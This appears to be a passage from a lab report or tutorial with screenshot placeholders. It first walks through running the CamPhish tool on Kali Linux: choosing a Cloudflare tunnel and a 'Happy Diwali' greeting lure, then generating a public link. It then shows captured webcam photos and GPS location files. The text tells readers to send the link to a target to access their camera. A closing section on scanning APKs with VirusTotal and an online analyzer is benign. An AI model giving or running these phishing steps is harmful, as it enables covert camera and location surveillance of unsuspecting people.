
---

## 🔍 Main Purpose of CamPhish:

- ⚡ Capture webcam pictures remotely.
  - ⚡ Phish the victim using a fake website.
  - ⚡ Demonstrate social engineering and phishing techniques.
- 

## How to use it :-

- Open kali linux terminal go to the camphish directory



- Type command –**bash camphish**

```

root@Kali:~# cd CamPhish
root@Kali:~/CamPhish# ls
LICENSE           camphish.sh      debug_log.php    ip.php          location.debug.log  saved_locations
LiveTTV.html      cleanup.sh     festivalwishes.html location.php   location_27Mar2025144524.txt post.php
OnlineMeeting.html cloudflared    index.php      location_28Apr2025152606.txt saved.ip.txt
README.md         current_location.bak index2.html  location_.txt  saved.locations.txt  template.php
root@Kali:~/CamPhish# bash camphish.sh

```

- Select Server – cloudflare tunnel


```

CamPhish Ver 2.0
www.techchip.net | youtube.com/techchipnet


Choose tunnel server
[01] Ngrok
[02] CloudFlare Tunnel
[+] Choose a Port Forwarding option: [Default is 1] 2


```

- Select 1



- Enter Message





- Link Generated

```
root@Kali: ~ root@Kali:/home/aniket/Downloads/Phishing/CamPhish
[01] Ngrok
[02] CloudFlare Tunnel
[+] Choose a Port Forwarding option: [Default is 1] 2
[+] Choose a template: [Default is 1] 1
[+] Enter festival name: Happy Diwali
[+] Starting php server ...
[+] Starting cloudflared tunnel ...
[+] Direct link: https://panama-boring-elected-do.trycloudflare.com
[*] Waiting targets, Press Ctrl + C to exit ...
[*] GPS Location tracking is ACTIVE
```


**Note :- Im using my own browser for just demonstrate , you directly send this link to the target to access their camera**

- Paste link on Browser





- **Here It capture the photos and Location**





```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:/home/aniket/Downloads/Phishing/CamPhish]
# ls
LICENSE           cam05May2025133543.png  cam05May2025133549.png  cloudflared      index.php    location_05May2025133527.txt  post.php      template.php
LiveYTVC.html     cam05May2025133544.png  cam05May2025133550.png  current_location.bak  index2.html  location_27Mar202514524.txt   saved.ip.txt
OnlineMeeting.html cam05May2025133546.png  camphish.sh        debug_log.php   ip.php       location_28Apr2025152606.txt   saved.locations.txt
README.md         cam05May2025133547.png  cleanup.sh        festivalwishes.html location.php  location_debug.log   saved_locations.txt
(root@Kali)-[/home/aniket/Downloads/Phishing/CamPhish]
#
```


# **APK Security Analysis Using Online Tools**

## **1. Perform Application Security Analysis Using Virus Total**


**VirusTotal** is a **free online malware scanning and analysis platform** that allows users to upload files, including APKs, executables, documents, and URLs, to check them against **multiple antivirus engines and security tools simultaneously**.

**How to use it :-**


- Open Virus total on Browser and choose Apk that you want to scan



- Select Application and then click on open



- Malware Scanned




## 2. Perform Application Security Analysis Using Sisik Online APK Analyzer


**Sisik APK Analyzer** is a **free, web-based APK analysis tool** that helps you inspect the internal structure, manifest file, permissions, and components of an Android application (APK file) without installing any software.

**How to use it -:**

- Open Browser and search sisk online APK Analyzer
- Click on first website



- Click on select file to select the application



## SIXO Online APK Analyzer

This tool allows you to analyze various details about Android APK files. It can decompile binary xml files and resources.

Drop APK here or click to select file

Note: All APK processing is done on the client side. Your APK files won't be transferred to the server.

If you're an Android enthusiast or power user that likes to learn more about Android internals, I highly recommend to check out my [Bugjaeger app](#). It allows you to connect 2 Android devices through USB OTG and perform many of the tasks that are normally only accessible from a developer machine via ADB directly from Android phone/tablet.


If you liked any of [my apps on GooglePlay](#), please leave a review.  
It would help me a lot 😊

## Activities

